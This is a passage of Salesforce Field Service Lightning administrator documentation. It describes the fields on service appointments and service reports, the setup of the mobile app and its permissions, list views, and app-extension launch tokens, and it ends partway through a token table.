Related Record	Work order or work order line item associate with the consumed product
Transaction Type	• Replenished: When the quantity of the part is stocked at its location. • Consumed: When parts are consumed to complete a work order or work order line item. The technician updates the products consumed related list on the work order or work order line item. • Adjusted: When there is a discrepancy. Adjustments are made by editing the product item quantity on hand.

Service Appointment Fields

Service appointments have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Field Name	Description
`Account`	(Read only) The account associated with the appointment. If the parent record is a work order or work order line item, this field's value is inherited from the parent. Otherwise, it remains blank.
`Actual Duration (Minutes)`	The number of minutes that it took the resource to complete the appointment after arriving at the address. When values are first added to the `Actual Start` and `Actual End` fields, the `Actual Duration` is automatically populated to list the difference between the `Actual Start` and `Actual End`. If the `Actual Start` and `Actual End` fields are subsequently updated, the `Actual Duration` field doesn't re-update, but you can manually update it.
`Actual End`	The actual date and time the appointment ended.
`Actual Start`	The actual date and time the appointment started.
`Address`	The address where the appointment is taking place. The address is inherited from the parent record if the parent record lists an address.
`Appointment Number`	An auto-assigned number that identifies the appointment.
`Arrival Window End`	The end of the window of time in which the technician is scheduled to arrive at the site. This window is typically larger than the Scheduled Start and End window to allow time for delays and scheduling changes. You may choose to share the Arrival Window Start and End with the customer, but keep the Scheduled Start and End internal-only.
`Arrival Window Start`	The beginning of the window of time in which the technician is scheduled to arrive at the site. This window is typically larger than the Scheduled Start and End window to allow time for delays and scheduling changes. You may choose to share the Arrival Window Start and

Field Name	Description
	End with the customer, but keep the Scheduled Start and End internal-only.
`Contact`	The contact associated with the appointment. If the parent record is a work order or work order line item, this field's value is inherited from the parent.
`Description`	The description of the appointment.
`Due Date`	The date by which the appointment must be completed. `Earliest Start Permitted` and `Due Date` typically reflect terms in the customer's service-level agreement.
`Duration`	The estimated length of the appointment. If the parent record is work order or work order line item, the appointment inherits its parent's duration, but it can be manually updated. The duration is in minutes or hours based on the value selected in the `Duration Type` field.
`Duration Type`	The unit of the duration: Minutes or Hours.
`Earliest Start Permitted`	The date after which the appointment must be completed. `Earliest Start Permitted` and `Due Date` typically reflect terms in the customer's service-level agreement.
`Parent Record`	The parent record associated with the appointment.
`Parent Record Status Category`	(Read only) The Status Category of the parent record. If the parent record is a work order or work order line item, this field is populated; otherwise, it remains blank.
`Parent Record Type`	(Read only) The type of parent record: Account, Asset, Opportunity, Work Order, or Work Order Line Item.
`Scheduled End`	The time at which the appointment is scheduled to end. If you are using the Field Service Lightning managed package with the scheduling optimizer, this field is populated once the appointment is assigned to a resource. `Scheduled End – Scheduled Start = Estimated Duration`.
`Scheduled Start`	The time at which the appointment is scheduled to start. If you are using the Field Service Lightning managed package with the scheduling optimizer, this field is populated once the appointment is assigned to a resource.
`Service Territory`	The service territory associated with the appointment. If the parent record is a work order or work order line item, the appointment inherits its parent's service territory.
`Status`	The status of the appointment. The picklist includes the following values, which can be customized: • `None`—Default value.

Field Name	Description
	• `Not Scheduled`—The service appointment isn't scheduled. • `Scheduled`—The service appointment is scheduled. • `Dispatched`—The service resource is in route.. • `In Progress`—The service resource started work. • `Completed`—The service resource completed work. • `Canceled`—The service appointment has been canceled. • `Missed`—The service resource didn't make it to the location. • `Running Long`—The service resource started the job but didn't complete it by the scheduled end time. • `Late`The service resource didn't start the job by the scheduled start time.
`Status Category`	The category that each `Status` value falls into. The `Status Category` field has seven values which are identical to the default `Status` values. If you create custom `Status` values, you must indicate which category it belongs to. For example, if you create a *`Customer Absent`* value, you may decide that it belongs in the *`Missed`* category. The `Status Category` field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
`Subject`	A short phrase describing the appointment.

SEE ALSO:

Guidelines for Using Service Appointments

Customer Service Report Fields

Service Reports can have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

- Work Order Customer Report Fields
- Work Order Line Item Customer Report Fields
- Service Appointment Customer Report Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Work Order Customer Report Fields

Field	Description
`Account`	The account associated with the work order.
`Address`	The compound form of the address where the work order is completed. The work order inherits its address from the associated account. The work order's service appointments and line items inherit its address, though the address on line items can be updated.
`Asset`	The asset associated with the work order.
`Business Hours`	The business hours associated with the work order.
`Case`	The case associated with the work order.
`Contact`	The contact associated with the work order.
`Created By`	User who created the work order.
`Created Date`	Date the work order was created.
`Description`	The description of the work order. We recommend describing the steps a user must complete to mark the work order *`Completed`*.
`Discount`	The weighted average of the discounts on all line items on the work order. It can be any positive number up to 100.
`Duration`	The estimated time required to complete the work order. Specify the duration unit in the `Duration Type` field.
`Duration Type`	The unit of the duration: Minutes or Hours.
`End Date`	The date when the work order is completed. This field is blank unless you set up automation to configure it. For a sample workflow rule that configures the `Start Date` field (a similar field), see below.
`Grand Total`	The total price of the work order with tax added.
`Is Closed`	Indicates whether the work order is closed. Tip: Use this field to report on closed versus open work orders.
`Last Modified By`	The user who modified the work order last.
`Last Modified Date`	The date when the work order was last modified.
`Line Items`	The number of work order line items on the work order.
`Location`	Location associated with the work order.
`Owner`	The work order's assigned owner.

Field	Description
`Parent Work Order`	The work order's parent work order, if it has one. Tip: View, create, and delete a work order's child work orders in the Child Work Orders related list.
`Price Book`	The price book associated with the work order. Adding a price book to the work order lets you assign different price book entries (products) to the work order's line items. This field is only available if products are enabled.
`Priority`	The priority of the work order. The picklist includes the following values, which can be customized: • *`Low`* • *`Medium`* • *`High`* • *`Critical`*
`Root Work Order`	The top-level work order in a work order hierarchy. Depending on where a work order lies in the hierarchy, its root might be the same as its parent.
`Service Appointment Count`	The number for service appointments to date for this work order.
`Service Appointment (Create Date)`	The date the service appointment was created or scheduled.
`Service Territory`	The service territory where the work order is taking place.
`Start Date`	The date when the work order goes into effect. This field is blank unless you set up automation to populate it. For a sample workflow rule that configures this field, see below.
`Status`	The status of the work order. The picklist includes the following values, which can be customized: • *`New`*—Work order was created, but there hasn't yet been any activity. • *`In Progress`*—Work has begun. • *`On Hold`*—Work is paused. • *`Completed`*—Work is complete. • *`Cannot Complete`*—Work could not be completed. • *`Closed`*—All work and associated activity is complete. • *`Canceled`*—Work is canceled, typically before any work began. Changing a work order's status does not affect the status of its work order line items or associated service appointments.
`Status Category`	The category that each status value falls into. The Status Category field has eight default values: seven values which are identical to

Field	Description
	the default `Status` values, and a `None` value for statuses without a status category. If you create custom `Status` values, you must indicate which category it belongs to. For example, if you create a `Waiting for Response` value, you may decide that it belongs in the `On Hold` category. The `Status Category` field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
`Subject`	The subject of the work order. Try to describe the nature and purpose of the job to be completed. For example, "Annual on-site well maintenance." The maximum length is 255 characters.
`Subtotal`	The total of the work order line items' subtotals before discounts and taxes are applied.
`Tax`	The total tax on the work order. For example, in a work order whose total price is $100, enter $10 to apply a 10 percent tax. You can enter a number with or without the currency symbol and you can use up to two decimal places.
`Total Price`	The total of the work order line items' price after discounts but before tax is added.
`Work Order Number`	An auto-generated number that identifies the work order.
`Work Type`	The work type associated with the work order. When a work type is selected, the work order automatically inherits the work type's `Duration`, `Duration Type`, and required skills.

Work Order Line Item Customer Report Fields

Field	Description
`Address`	The address of the line item. The line item inherits its address from its parent work order, but it can also be updated manually.
`Asset`	The asset associated with the line item. If your org uses hierarchical assets (available after Spring '16), you may want to link a work order's line items with different assets. For this reason, line items do not automatically inherit their parent work order's asset value.
`Created By`	User who created the work order line item.

Field	Description
`Created Date`	Date the work order line item was created.
`Description`	The description of the line item. We recommend describing the steps a user must follow to mark the line item *`Completed`*.
`Discount`	The percent discount to be applied to the line item. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`Duration`	The estimated time required to complete the line item. Specify the duration unit in the `Duration Type` field.
`Duration Type`	The unit of the duration: Minutes or Hours.
`End Date`	The date when the line item is completed.
`Is Closed`	Indicates whether the line item has been closed. Changing the line item's status to `Closed` causes this checkbox to be selected in the user interface.
`Last Modified By`	The user who modified the work order line item last.
`Last Modified Date`	The date when the work order line item was last modified.
`List Price`	The price of the line item (product) as listed in its corresponding price book entry. If a product isn't specified, the list price defaults to zero.
`Location`	Location associated with the work order line item.
`Order`	The order associated with the line item. For example, you may need to order replacement parts before you can complete the line item.
`Parent Work Order Line Item`	The line item's parent line item, if it has one. Tip: View, create, and delete a line item's child line items in the Child Work Order Line Items related list.
`Priority`	The priority of the work order. The picklist includes the following values, which can be customized: • *`Low`* • *`Medium`* • *`High`* • *`Critical`*
`Product`	The product (price book entry) associated with the line item. This field's lookup search only returns products that are included in the work order's price book.
`Quantity`	The line item's quantity.

Field	Description
Root Work Order Line Item	The top-level line item in a line item hierarchy. Depending on where a line item lies in the hierarchy, its root might be the same as its parent.
Service Appointment Count	The number for service appointments to date for this work order.
Service Report (Create Date)	The date the service appointment was created or scheduled.
Service Territory	The service territory where the line item work is taking place.
Start Date	The date when the line item goes into effect.
Status	The status of the line item. The picklist includes the following values, which can be customized: • New—Line item was created, but there hasn't yet been any activity. • In Progress—Work has begun. • On Hold—Work is paused. • Completed—Work is complete. • Cannot Complete—Work could not be completed. • Closed—All work and associated activity is complete. • Canceled—Work is canceled, typically before any work began.
Status Category	The category that each status value falls into. The Status Category field has eight default values: seven values which are identical to the default Status values, and a None value for statuses without a status category. If you create custom Status values, you must indicate which category it belongs to. For example, if you create a Waiting for Response value, you may decide that it belongs in the On Hold category. The Status Category field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
Subject	The line item's subject. For example, "Tire Check."
Subtotal	The line item's unit price multiplied by the quantity.
Total Price	The line item's subtotal with discounts applied.
Unit Price	By default, the unit price for a line item is the product's list price from the price book, but you can change it.
Work Order	The parent work order of the line item.

Field	Description
Work Order Line Item Number	An auto-generated number that identifies the work order line item.
Work Type	The work type associated with the line item. When a work type is selected, the work order line item automatically inherits the work type's Duration, Duration Type, and required skills.

Service Appointment Customer Report Fields

These fields are for service appointment customer reports for both work orders and work order line items.

Field Name	Description
Account	The account associated with the appointment. If the parent record is a work order or work order line item, this field's value is inherited from the parent. Otherwise, it remains blank.
Actual Duration (Minutes)	The number of minutes that it took the resource to complete the appointment after arriving at the address. When values are first added to the Actual Start and Actual End fields, the Actual Duration is automatically populated to list the difference between the Actual Start and Actual End. If the Actual Start and Actual End fields are subsequently updated, the Actual Duration field doesn't re-update, but you can manually update it.
Actual End	The actual date and time the appointment ended.
Actual Start	The actual date and time the appointment started.
Address	The address where the appointment is taking place. The address is inherited from the parent record if the parent record lists an address.
Appointment Number	An auto-assigned number that identifies the appointment.
Arrival Window End	The end of the window of time in which the technician is scheduled to arrive at the site. This window is typically larger than the Scheduled Start and End window to allow time for delays and scheduling changes. You may choose to share the Arrival Window Start and End with the customer, but keep the Scheduled Start and End internal-only.This window is typically larger than the Scheduled Start and End window to allow time for delays and scheduling changes. You may choose to share the Arrival Window Start and End with the customer, but keep the Scheduled Start and End internal-only.
Arrival Window Start	The beginning of the window of time in which the technician is scheduled to arrive at the site. This window is typically larger than the Scheduled Start and End window to allow time for delays and scheduling changes. You may choose to share the Arrival Window

Field Name	Description
	Start and End with the customer, but keep the Scheduled Start and End internal-only.
`Contact`	The contact associated with the appointment. If the parent record is a work order or work order line item, this field's value is inherited from the parent.
`Created By`	User who created the service appointment.
`Created Date`	Date the service appointment was created.
`Description`	The description of the appointment.
`Due Date`	The date by which the appointment must be completed. `Earliest Start Permitted` and `Due Date` typically reflect terms in the customer's service-level agreement.
`Duration`	The estimated length of the appointment. If the parent record is work order or work order line item, the appointment inherits its parent's duration, but it can be manually updated. The duration is in minutes or hours based on the value selected in the `Duration Type` field.
`Duration Type`	The unit of the duration: Minutes or Hours.
`Earliest Start Permitted`	The date after which the appointment must be completed. `Earliest Start Permitted` and `Due Date` typically reflect terms in the customer's service-level agreement.
`Last Modified By`	The user who modified the service appointment last.
`Last Modified Date`	The date when the work order was last modified.
`Owner`	The service appointment's assigned owner.
`Parent Record`	The parent record associated with the appointment.
`Parent Record Status Category`	(Read only) The Status Category of the parent record. If the parent record is a work order or work order line item, this field is populated; otherwise, it remains blank.
`Parent Record Type`	(Read only) The type of parent record: Account, Asset, Opportunity, Work Order, or Work Order Line Item.
`Scheduled End`	The time at which the appointment is scheduled to end. If you are using the Field Service Lightning managed package with the scheduling optimizer, this field is populated once the appointment is assigned to a resource. `Scheduled End – Scheduled Start = Estimated Duration`.
`Scheduled Start`	The time at which the appointment is scheduled to start. If you are using the Field Service Lightning managed package with the scheduling optimizer, this field is populated once the appointment is assigned to a resource.

Field Name	Description
Service Note	Any notes about the service.
Service Report (Create Date)	The date the service appointment was created or scheduled.
Service Territory	The service territory associated with the appointment. If the parent record is a work order or work order line item, the appointment inherits its parent's service territory.
Status	The status of the appointment. The picklist includes the following values, which can be customized: • None—Default value. • Not Scheduled—The service appointment isn't scheduled. • Scheduled—The service appointment is scheduled. • Dispatched—The service resource is in route.. • In Progress—The service resource started work. • Completed—The service resource completed work. • Canceled—The service appointment has been canceled. • Missed—The service resource didn't make it to the location. • Running Long—The service resource started the job but didn't complete it by the scheduled end time. • LateThe service resource didn't start the job by the scheduled start time.
Status Category	The category that each Status value falls into. The Status Category field has seven values which are identical to the default Status values. If you create custom Status values, you must indicate which category it belongs to. For example, if you create a *Customer Absent* value, you may decide that it belongs in the *Missed* category. The Status Category field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.
Subject	A short phrase describing the appointment.

Linked Article Fields

A linked article is a Knowledge article that is attached to a work order or work order line item. Linked articles have the following fields. Some fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Article ID`	The ID of the linked article record, which is created when an article is attached to a record.
`Article Title`	The title of the attached article.
`Article Version`	The version of the article that is attached to the record. This field displays the title of the attached version, and links to the version. When you attach an article to a work order, that version of the article stays associated with the work order, even if later versions are published. If needed, you can detach and reattach an article to a work order to link the latest version. For example, if an article was entitled "How to Replace a Filter" when it was attached to the record, this field displays that title and links to the attached version.
`Knowledge Article ID`	The ID of the article that is attached to the record.
`Last Viewed`	The date the article was last viewed.
`Linked Object Type`	(Read only) The type of record that the article is attached to. For example, if the article is attached to a work order, this field displays "Work Order."
`Linked Record ID`	The ID of the record that the article is attached to. For example, if the article is attached to a work order, this field displays the ID of the work order.
`Record Type ID`	The record type of the linked article. This field is populated only if record types are used.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

SEE ALSO:

Guidelines for Using Knowledge with Work Orders

The Field Service Lightning Mobile App

The Field Service Lightning mobile app is an all-in-one tool for field service technicians on the go. This enterprise-class mobile experience leverages Salesforce in a lightweight design optimized for a modern mobile workforce. Offline capability means that users can keep working without internet connectivity and know that all their changes are saved. And the app is highly customizable, letting you tailor the Field Service Lightning mobile app to meet your business' unique needs!

Important: Before you get started, get informed! If you do not have an existing field service operation on your org, we recommend reading the Field Service Lightning documentation:

- Planning for Field Service Lightning
- Field Service Lightning Consideration

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.




Table 47: Main Features of The Field Service Lightning Mobile App

Feature	Description
Offline Capable	The app works offline, so technicians can always complete their work, even with limited or no network connectivity.

Feature	Description
Configurable Quick Actions, Workflows, and Field Service App Extensions	The Field Service Lightning mobile app lets you create actions to meet the unique needs of your mobile work force. 1. Quick Actions let users take actions such as creating or updating a record. 2. Visual Workflow lets you easily build and manage workflows which can guide users through screens that collect and display information, create and update Salesforce records, and execute logic based on user input. Administrators design and build flows using the Flow Designer's simple drag-and-drop user interface, then activate, manage, and maintain them. 3. Field Service App Extensions let you pass record data from the Field Service Lightning mobile app and connect it to other apps such as Salesforce1.
Salesforce Knowledge	Integration with Salesforce Knowledge lets admins provide useful information to your mobile work force. Create Knowledge Articles with vital information like product manuals and step-by-step instructions.
Signature Capture	Capture signatures from customers for completed work.
Chatter	Communicate with dispatchers, partners and customers using Chatter.
Geolocation Tracking	Keep tabs on service resources with resource geolocation tracking.
Custom Branding	Brand the app to give it your company's look and feel!
Configurable Layouts	Flexible layouts let you choose what record information to display to your users. Prioritize information so users can easily find what they need.

Requirements for the Field Service Lightning Mobile App

Learn about the device, edition, license, and connectivity requirements for using the Field Service Lightning mobile app.

Prepare for the Field Service Lightning Mobile App

Install the managed package and prepare your org for the Field Service Lightning mobile app. Create permission set licenses for your Field Service Lightning mobile app users.

Get the Field Service Lightning Mobile App

Download and install the Field Service Lightning mobile app on your mobile device from the App Store.

Customize the Field Service Lightning Mobile App

Learn how to customize the Field Service Lightning mobile app meet your technicians' unique field service needs.

Push Notifications for the Field Service Lightning Mobile App

Push notifications for Field Service Lightning are a useful way of informing technicians when there are changes to his or her schedule and work.

Field Service Lightning Mobile App Limits and Limitations

Learn about the limits and limitations of the Field Service Lightning mobile app.

Offline-Mode Considerations and Limitations

Learn about the offline capabilities of the Field Service Lightning mobile app and considerations for working in offline mode.

Requirements for the Field Service Lightning Mobile App

Learn about the device, edition, license, and connectivity requirements for using the Field Service Lightning mobile app.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

Supported Devices

App Name	Supported Devices	Supported Mobile OS
Field Service Lightning iOS Mobile App	• iPhone 5c/5s or later models • iPad 4 or later models (including iPad Air 2 and iPad Pro)	iOS 9.3 or later

For optimal performance, keep your mobile devices' operating systems updated and upgrade to the latest model of devices as allowed by your mobile plan. Future versions of the Field Service mobile app may require removing support for older operating systems, and sometimes newer operating systems don't perform well on older devices.

Salesforce Editions and Licenses

These Salesforce editions and user license types allow the use of the Field Service Lightning mobile app.

Salesforce Editions
Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.
User License Types
These user license types can access the Field Service Lightning mobile app: • Field Service Mobile

Wireless Connection

The Mobile Field Service app is optimized for offline performance, but a Wi-Fi® or cellular network connection is needed for the app to communicate with Salesforce. For cellular connections, a 3G network or faster is required. For the best performance, we recommend using Wi-Fi or LTE.

Prepare for the Field Service Lightning Mobile App

Install the managed package and prepare your org for the Field Service Lightning mobile app. Create permission set licenses for your Field Service Lightning mobile app users.

Download the Managed Package

You must first install the managed package for the Field Service Lightning mobile app. To install the package, open the following link in your browser:


- https://sfdc.co/MobileFieldServicePackage

Verify Licenses and Permissions

Ensure that your users have a permission set with the necessary Field Service Mobile license and the required system permissions, object permissions, and field permissions.

1. From Setup, type *Permission Sets* into the Quick Find box, then select **Manage Users** > **Permission Sets**.
2. Create a **New** permission set license.
3. Select the Field Service Mobile license from the picklist.
4. Click **Save**.
5. Ensure that your permission set includes the system permissions **Field Service Standard** and **Field Service Mobile**. Click **System Permissions** and then click **Edit**.
6. Check the boxes for the **Field Service Standard** and **Field Service Mobile** system permissions, then **Save**.

   Important: Field Service Lightning mobile app users must have the system permissions *View Setup and Configuration* and *API Enabled*. An admin can assign these permission either through a permission set or user profile.



7. The object settings you choose for this permission set license can vary. However, Field Service Lightning mobile app users need access to the objects and fields in the following table:

Table 48: Object Permissions

Object Names	Object Permission Needed	Field Permission Needed
Contact	Read	Email, Name, Phone, Title
Resource Absence	Read, Create, Edit	Absence Number, End Time, Start Time, Resource, Type

Object Names	Object Permission Needed	Field Permission Needed
Service Appointment	Read, Edit	Address, Appointment Number, Contact, Created By, Created Date, Owner, Parent Record, Parent Record Type, Parent Record Status, Category, Scheduled Start, Scheduled End, Status
Service Resource	Read, Edit	Active, ResourceID, User
Work Order	Read, Create, Edit	

Ensure that your users have access to these objects by clicking **Object Settings** and consulting the object settings for each object.

Also check the box for field permissions you would like your users to have access to with this permission set. For each object's settings, click **Save** after you have finished assigning the object and field permissions.

Tip: The Field Service Lightning mobile app can present information about asset service history, contacts that are associated with appointments, and products consumed. Depending on your use cases, it may make sense for your users to have additional object permissions. Consider giving Technicians access to objects such as Product Item, Account and Asset as well.

8. Assign this permission set to your Field Service Lightning mobile app users by clicking **Manage Assignments**, then **Add Assignments**.
9. Check the box next to each user you wish to have access to the app with this permission set, and then click **Assign**.

Add Service Report to Service Appointment Page Layout

1. From Setup, type `Service Appointment` into the Quick Find box, then select **Service Appointments** > **Page Layouts**.
2. **Edit** the service appointment layout.
3. From the layout editor, select **Related Lists**.
4. Drag and drop the **Service Reports** related list onto the page layout.
5. Click **Save**.

Get the Field Service Lightning Mobile App

Download and install the Field Service Lightning mobile app on your mobile device from the App Store.

Note: The Field Service Lightning mobile app is only available for supported iOS devices to users with the Field Service Mobile user license. For more information on the requirements, read Field Service Lightning Mobile App Requirements.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

Download the App From the App Store

1. From your iOS mobile device, tap on the **App Store** icon.
2. Search for `Field Service Lightning` from the search tab.
3. Tap on `Field Service Lightning` by Salesforce.
4. Tap **+GET**, then tap **INSTALL**. Depending on the speed of your network connection, the app may take a few moments to download and install.

Launch the App for the First Time

When launching the Field Service Lightning mobile app for the first time, you are prompted to give the app various device permissions, including location services, notifications, and the device's microphone and camera.

1. Tap on the Field Service Lightning mobile app to launch it.
2. Tap **Get Started**.
3. Scroll through the onboarding screens to see demonstrations of the app's key features.
4. Tap **Log In**. Depending on how your Salesforce org is configured, you may need to tap **Use Custom Domain** and enter your org's URL. Alternatively, click on the gear widget in the top right of the login screen to specify production or sandbox org, or press **+** to enter a custom domain. Otherwise, simply enter your user name and password and tap **Log In**.
5. When prompted to give the app access to basic information, tap **Allow**.
6. If prompted, create a passcode for an added level of security then click **Next**. Confirm your password then press **Done**.
7. Tap **Turn on Location Services**.
8. Tap **Turn on Notifications**.
9. Tap **Enable Camera Access**.
10. You will see three prompts to confirm these decisions. Click **Allow** for all three prompts.

Tip: You can change the device permissions that your device gives the Field Service Lightning mobile app at any time. To do so, click on your device's **Settings**, then locate the Field Service Lightning mobile app and tap on it. From this page, you can change any of the device permissions given to the app.

The app is now ready to launch!

Customize the Field Service Lightning Mobile App

Learn how to customize the Field Service Lightning mobile app meet your technicians' unique field service needs.

Control the Service Appointment Schedule Screen

Learn how to control which service appointments show up on the schedule screen for your technicians.

Set Up Field Service App Extensions for the Field Service Lightning Mobile App

Learn about connecting to other apps from Field Service Lightning mobile app. The Field Service Lightning Mobile App currently supports app extensions of the following types: iOS, Android, Workflow, Lightning Apps (S1), and web apps.

Empower Technicians with Custom Tailored Workflows

Learn how to use Visual Workflow with the Field Service Lightning mobile app. Visual Workflow lets you easily build and manage workflows which can guide users through screens that collect and display information, create and update Salesforce records, and execute logic based on user input. Administrators design and build flows using the Flow Designer's simple drag-and-drop user interface, then activate, manage, and maintain them.

Provide Knowledge Articles to Technicians

Learn how to attach Salesforce Knowledge articles to work orders to provide useful information like product manuals and step-by-step instructions to your technicians.

Brand the Field Service Lightning Mobile App

Learn how to give the Field Service Lightning mobile app your company's look and feel by coloring the user interface. Apply your company colors to the interface, or, alternatively, optimize the color scheme to compensate for the relative brightness or darkness of your technicians' work environments.

Set the Company Image on the Profile Screen

Upload a company image, such as a logo, to display as the background of the user profile page of the Field Service Lightning mobile app.

Track Work with the Chatter Feed

Integrate Chatter into the Field Service mobile app. The Chatter feed gives field service workers, dispatchers, and customers a place for text and content posts.

Geolocation and Other Field Service Lightning Mobile App Settings

Learn about the various Field Service Lightning mobile app setting that you can modify in your org. Track your assigned resources with geolocation bread crumbs or, alternatively, learn how to exclude a service resource from geolocation tracking. Control how frequently record data and metadata automatically refreshes.

Prominently Display Key Information with Layouts

Use layouts to control how information is displayed in the Field Service Lightning mobile app. Set compact and search layouts to preview and prominently anchor key fields. Use page layouts to control which cards are found on the appointment overview screen.

Inventory Management with the Field Service Lightning Mobile App

Learn about the inventory management system for the Field Service Lightning mobile app. Create locations for tracking products and associate them with service resources. Add products required to work orders to represent the products your technicians need to complete jobs. Track the products consumed by your technicians.

Empower Users with Quick Actions

Add quick actions to an object's page layouts so technicians can create and edit records on the go, quickly send messages to contacts, and more.

Control the Service Appointment Schedule Screen

Learn how to control which service appointments show up on the schedule screen for your technicians.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

The Field Service Lightning mobile app loads service appointments that are assigned to the current user. These appointments are first surfaced in the app from the main schedule screen. Depending on what your technicians' needs are, you can use a listview to control which of their assigned appointments are loaded into the schedule screen. If you choose not to set up a service appointment listview, theField Service Lightning mobile app by default loads the users schedule of service appointments for a 15 day range. This range includes 7 days into the past, the present day, and 7 days into the future.

1. Navigate to the **Service Appointments** tab. If you do not see this tab on the top navigation bar, click the **+** button at the far right of the top bar, and then select **Service Appointments**.
2. Next to the **View** dropdown list, click **Create New View**.
3. Enter a name for your new listview, like `FieldServiceMobile`. Note the **View Unique Name** because you need to use this name to connect this listview with the Field Service Lightning mobile app.
4. Configure the criteria for your service appointment listview under **Specify Filter Criteria**. For **Filter By Owner**, select **Assigned to me**.
5. Under **Filter By Additional Fields (Optional)** you can use filter logic to control which records show up on your listview. Consider using the fields `Scheduled Start` and `Schedule End` in your filter criteria.
6. Under **Restrict Visibility**, select **Visibile to all users**.
7. Click **Save**.
8. From **Setup** enter `Field Service Mobile` into the Quick Find box.

9. Click **Edit**.
10. Locate the setting **Default ListView Developer Name**. Enter the **View Unique Name** of your recently created list view.
11. Click **Save**.

If the Scheduled Start Date field is not part of your filter criteria, users cannot use the date-picker from the schedule screen in the Field Service Lightning mobile app. Instead, users see a single schedule screen which is populated and ordered with service appointments based off of your filter criteria. If your filter criteria does contain Scheduled Start Date as part of the filter criteria, the date picker will have a range from 45 days into the past to 45 days into the future.

Set Up Field Service App Extensions for the Field Service Lightning Mobile App

Learn about connecting to other apps from Field Service Lightning mobile app. The Field Service Lightning Mobile App currently supports app extensions of the following types: iOS, Android, Workflow, Lightning Apps (S1), and web apps.

You can create app extensions to allow users to pass data from the Field Service Lightning mobile app to another program. App extensions can be created and configured in Setup by selecting the connected app that you wish to make the extension for. App Extensions have the following fields:

- **Name**: The name of the extension.
- **Label**: The label as it appears to users in the app.
- **Type**: A picklist of types of app extensions: iOS, Android, Workflow, and Lightning Apps.
- **Scoped To Object Types**: This field determines from which records a user can activate an app extension. Scoping an app extension to an object allows users to activate that app extension from records of the specified type. The object names are entered as comma separated values and must have no spaces. For example, to scope an extension to the Work Order object and the Service Appointment object, you would enter `WorkOrder,ServiceAppointment`.

  Note: To create a global app extension, leave the Scoped To Object Types field blank. This allows users to activate it from anywhere.

- **Launch Value**: This is a free text field which has similar format to a URL with the option to specify place holder tokens that the Field Service Lightning mobile app inserts. This field directs the app to the appropriate app extension. Read the proceeding section for more information on properly using this field.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To create and modify App Extensions:
- "Customize Application"

Passing Tokens Into the Launch Value

The launch value supports static URLs for web addresses as well as dynamic values that you can represent with certain tokens. These tokens can pass field information from the record that the user is currently viewing. For example, if the user is viewing a service appointment, the tokens can be used to pass the data from any field on that service appointment to the app extension. The basic format for these tokens is based on the names of the field, like so: **{!$Name}**.

Tip: The following example uses a token to dynamically pass the name of the user to a Google search. The token is written in bold for clarity: https://www.google.com/#q=**{!$User.userName}**

Table 49: Dynamic Value Tokens for App Extension Launch Value

Dynamic Value Tokens	Description
{!$Organization.Id}	The org id.
{!$User.userId}	The object id for the user.
{!$User.orgId}	The org id of the user.

Dynamic Value Tokens	Description
